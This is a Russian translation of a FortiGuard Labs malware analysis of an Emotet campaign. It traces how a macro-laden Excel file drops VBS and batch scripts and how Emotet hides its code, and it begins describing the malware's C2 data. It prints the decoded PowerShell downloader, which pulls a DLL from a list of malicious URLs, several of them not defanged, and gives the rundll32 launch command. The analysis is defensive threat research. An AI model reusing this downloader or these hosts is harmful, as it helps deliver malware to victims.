Статья Файлы MS Office снова вовлечены в недавнюю троянскую кампанию Emotet — часть I


Недавно лаборатория Fortinet FortiGuard Labs захватила более 500 файлов Microsoft Excel, которые использовались в кампании по доставке нового троянца Emotet на устройство жертвы.

Emotet, известный как модульный троянец, был впервые обнаружен в середине 2014 года. С тех пор он стал очень активным, постоянно обновляя себя. Это также время от времени освещалось в новостях кибербезопасности. Emotet использует социальную инженерию, такую как электронная почта, чтобы заманить получателей к открытию вложенных файлов документов (включая Word, Excel, PDF и т. д.) или переходу по ссылкам в содержании электронной почты, которые загружают последний вариант Emotet на устройство жертвы, а затем запускают его.


На этот раз я взял файл Excel из захваченных образцов и провел глубокое исследование этой кампании. В этой части моего анализа вы можете узнать: как файл Excel используется для распространения Emotet, какие методы антианализа Emotet использует в этом варианте, как он поддерживает постоянство на устройстве жертвы, как этот вариант Emotet взаимодействует с его C2-сервер, а также то, как другие модули доставляются, загружаются и выполняются в системе жертвы.

Затрагиваемые платформы: Microsoft Windows
Затронутые стороны: пользователи 64-разрядной версии Windows
Воздействие: Контролирует устройство жертвы и собирает конфиденциальную информацию.
Уровень серьезности: критический

Посмотрим на файл Excel



Я установил для параметра макроса Excel значение «Отключить все макросы с уведомлением» в «Настройки макроса». Вот почему он показывает желтую полосу «Предупреждение о безопасности», когда открытый файл Excel содержит макрос, как показано на рис. 1.1. На этом изображении показано поддельное сообщение, используемое для того, чтобы заставить жертву нажать кнопку «Включить содержимое» для просмотра защищенного содержимого файла Excel.
Вредоносный макрос имеет функцию Workbook_Open(), которая автоматически выполняется в фоновом режиме при открытии файла Excel. Он вызывает другие локальные функции для записи данных в два файла: «uidpjewl.bat» и «tjspowj.vbs» в папке «C:\ProgramData\». Записанные данные считываются из нескольких ячеек этого файла Excel. В конце макрос выполняет файл «tjspowj.vbs» с «wscript.exe». См. рисунок 1.2 для получения дополнительной информации.



VBS и PowerShell

Код в «tjspowj.vbs» запутан. См. рис. 2.1. Верхняя часть — это исходный код, а нижняя — нормализованный код.

Рисунок 2.1 – Код VBS в «tjspowj.vbs»

Код очень простой. Он запускает предварительно извлеченный файл «uidpjewl.bat», который загружает файл полезной нагрузки Emotet. Файл «uidpjewl.bat» представляет собой пакетный файл DOS, содержащий код PowerShell, который многократно кодируется. Чтобы лучше понять его намерение, я расшифровал его ниже:
Code:

```
$MJXdfshDrfGZses4=" hxxps://youlanda[.]org/eln-images/n8DPZISf/ , hxxp://rosevideo[.]net/eln-images/EjdCoMlY8Gy/ , hxxp://vbaint[.]com/eln- images/H2pPGte8XzENC/ , hxxps://framemakers[.]us/eln-images/U5W2IGE9m8i9h9r/ , hxxp://niplaw[.]com/asolidfoundation/yCE9/ , http://robertmchilespe[.]com/cgi/3f / , http://vocoptions[.]net/cgi/ifM9R5ylbVpM8hfR/ , http://missionnyc[.]org/ fonts/JO5/ , http://robertflood[.]us/eln-images/DGI2YOkSc99XPO/ , http ://mpmcomputing[.]com/fonts/fJJrjqpIY3Bt3Q/ , http://dadsgetinthegame[.]com/eln-images/tAAUG/ , http://smbservices[.]net/cgi/JO01ckuwd/ , http:// stkpointers[.]com/eln-images/D/ , hxxp://rosewoodcraft[.]com/Merchant2/5.00/PGqX/ ".sPLIt(",");
forReACh($yIdsRhye34syufgxjcdf в $MJXdfshDrfGZses4){
 $GweYH57sedswd=("c:\programdata\puihoud.dll");
 invoke-webrequest -uri $yIdsRhye34syufgxjcdf -outfile $GweYH57sedswd;
 iF(test-path $GweYH57sedswd) {
 if((get-item $GweYH57sedswd).length -ge 47436) { break; }
 }
 }
```

Он пытается загрузить Emotet (в локальный файл «c:\programdata\puihoud.dll», который жестко запрограммирован в PowerShell) с группы веб-сайтов до тех пор, пока загрузка не будет успешно завершена.
Между тем, вызывающий файл «tjspowj.vbs» берет на себя ответственность за запуск загруженного Emotet с помощью команды « *cmd /c start /B c:\windows\syswow64\rundll32.exe c:\programdata\puihoud.dll,tjpleowdsyf* » . «C:\Windows\SysWOW64\» — это системная папка, созданная Microsoft для хранения 32-битных файлов. «WOW64» — это эмулятор x86, который позволяет запускать 32-разрядные приложения Windows в 64-разрядной версии Windows. Он существует только в 64-битной архитектуре Windows. Другими словами, хотя загруженный файл Emotet был скомпилирован для 32-битной архитектуры, этот вариант затрагивает только пользователей 64-битной Windows. Он завершает выполнение и выводит сообщение об ошибке при запуске в 32-битной Windows, потому что файл не найден. «rundll32.exe» — это системный файл, который загружает и запускает файлы 32-разрядной библиотеки динамической компоновки (DLL). Он использует синтаксис командной строки «rundll32.exe DLLname, <Export Function>», где «Export Function» является необязательным. «puihoud.dll» — это имя DLL для этого Emotet, а последующее имя функции экспорта («tjpleowdsyf») — это случайная строка. В инструменте анализа я обнаружил, что у него есть только одна функция экспорта, которая называется «DllRegisterServer()». Давайте посмотрим, что происходит со случайной функцией экспорта.

Запустите Emotet в Rundll32

Как только файл Emotet («puihoud.dll») загружается «rundll32.exe», его функция точки входа вызывается в самый первый раз. Затем он вызывает функцию DllMain(), которая загружает и расшифровывает 32-битную Dll в свою память из «Ресурса» с именем

«HITS». Расшифрованная Dll является ядром этого Emotet, который в этом анализе будет называться «X.dll» из-за жестко запрограммированной постоянной строки в его коде, как показано ниже.

Code:

```
10024030 ; Export Ordinals Table for X.dll
10024032 aX_dll          db 'X.dll',0
10024038 aDllregisterser db 'DllRegisterServer',0
```




Рисунок 3.1 – Функция расшифровки и расшифрованная X.dll

На рис. 3.1 показаны соответствующие функции, используемые для расшифровки и развертывания расшифрованной «X.dll», которая находится в памяти. Функция EntryPoint() «X.dll» вызывается после ее развертывания.
«X.dll» проверяет, является ли имя функции экспорта из параметра командной строки «DllRegisterServer». Если нет, он снова запускает командную строку с «DllRegisterServer» вместо случайной строки, например «C:\Windows\system32\rundll32.exe c:\programdata\puihoud.dll,DllRegisterServer» (см. шаги 1 и 2 на рис. 3.3). Затем он вызывает ExitProcess() для выхода из первого «rundll32.exe». На рис. 3.2 он собирается вызвать API CreateProcessW() для запуска новой команды.




Рисунок 3.2 – «X.dll» запускает «puihoud.dll» с «DllRegisterServer»




Рисунок 3.3 – Рабочий процесс Emotet для доступа к основному коду

Когда Emotet работает с функцией экспорта «DllRegisterServer», он обычно выходит из EntryPoint() X.dll, а также из EntryPoint() puihoud.dll (шаг 3 на рис. 3.3). Затем rundll32 вызывает API GetProcAddress(), чтобы получить функцию экспорта «DllRegisterServer» из «puihoud.dll» и вызвать ее. Наконец, puihoud.dll!DllRegisterServer вызывает X.dll! DllRegisterServer() (шаг 4 на рис. 3.3).
Точно так же rundll32.exe загружает и запускает dll-файл с функцией экспорта. X.dll!DllRegisterServer() — это реальная отправная точка для выполнения вредоносных действий на устройстве жертвы.

Методы антианализа

Чтобы защитить свой код от анализа, Emotet использует методы антианализа. В этом разделе я объясню, какие виды таких методов использует этот вариант.

Поток кода запутан

В большинстве функций он смешивает поток кода с множеством операторов «goto». У него есть локальная переменная, которую я назвал «switch_number», которая содержит динамическое число для управления выполнением кода. Логика заключается в том, что все коды заключены в оператор «пока бесконечный цикл», который определяет, в какой поток кода входить («перейти») в соответствии со значением «switch_number». И «номер_переключателя» изменяется каждый раз после использования, затем, как только задача ветви кода завершена, она возвращается к оператору «пока», чтобы снова проверить «номер_переключателя».

Этот метод действительно создает проблемы для исследователей безопасности, пытающихся проанализировать назначение функции и отследить ее код. На рис. 4.1 показан псевдокод на C, демонстрирующий запутанный поток кода.

```
  char v6; // [sp+78h] [bp-208h]@25

  v0 = 0;
  switch_number = 6127067;
  v2 = 55;
  while ( 1 )
  {
    while ( switch_number > 112266917 )
    {
      if ( switch_number == 135324948 )
      {
        if ( !sub_1001EC20(1036562, 579503, 887938, 135324948, 256726) )
        {
          switch_number = 108297814;
          goto LABEL_23;
        }
        *(_DWORD *)(dword_10025214 + 1064) = 1;
        switch_number = 2538054;
      }
      else if ( switch_number == 241233777 )
      {
        sub_1000D039(241233777, v2);
        switch_number = 112266917;
      }
      else
      {
        if ( switch_number != 241530911 )
          goto LABEL_23;
        sub_1000FE58(906671);
LABEL_9:
        switch_number = 88743520;
      }
    }
    if ( switch_number == 112266917 )
      break;
    ●●●
```

Рисунок 4.1 – Псевдокод запутанного потока кода

Строки зашифрованы

Все константные строки зашифрованы и расшифровываются только непосредственно перед использованием. Постоянные строки обычно являются очень полезными подсказками для исследователей, позволяющих быстро найти ключевую точку вредоносного ПО.

Постоянные числа запутаны

Обычно постоянные числа полезны исследователям для угадывания цели кода. Вот пример. Инструкция «mov [esp+2ACh+var_1A0], 2710h» была запутана, как видно из трех инструкций ниже.
mov [esp+2ACh+var_1A0], 387854ч
or [esp+2ACh+var_1A0], 0F1FDFF8Dh
xor [esp + 2ACh + var_1A0], 0F1FDD8CDh

Все API скрыты

API-интерфейсы получаются с использованием хэш-кода имени API и имени модуля, которому принадлежит функция. Каждый раз, когда Emotet нужно вызвать API, он вызывает локальную функцию, чтобы получить его в регистре EAX, а затем вызывает его. На рис. 4.2 показан пример вызова API GetCommandLineW(), где 0xB03E1C69 — это хэш-код модуля «kernel32», а 0x4543B55E — хэш-код «GetCommandLineW».




Рисунок 4.2 – Получение API GetCommandLineW() и его вызов

Связь с сервером C2

Как только Emotet завершает сбор основной информации с устройства жертвы, он вызывает API BCryptEncrypt() для шифрования данных. Давайте посмотрим на тип данных, содержащихся в собранных данных, как показано на рис. 5.1.




Рисунок 5.1 – Собранные основные данные для шифрования

60H байт данных в памяти представляют собой данные в виде открытого текста, которые необходимо зашифровать. Позвольте мне объяснить, что представляет собой большая часть данных.
0x20 по смещению+4 — это размер следующего за ним хэш-кода sha256, который включает байты, начиная со смещения+8 до смещения+0x27 (A0 C9 ... 68 F8). Это хеш-код sha256 всех следующих данных, начиная со смещения + 28h.
0x2C по смещению + 28h — это размер следующих данных. Следующий **0x10** — это длина идентификатора жертвы («BOBSXPC_9C09B592»), который представляет собой комбинацию имени компьютера и номера тома системного драйвера. Чтобы получить эту информацию, Emotet вызывает такие API, как GetComputerName(), GetWindowsDirectoryW() и GetVolumeInformationW().
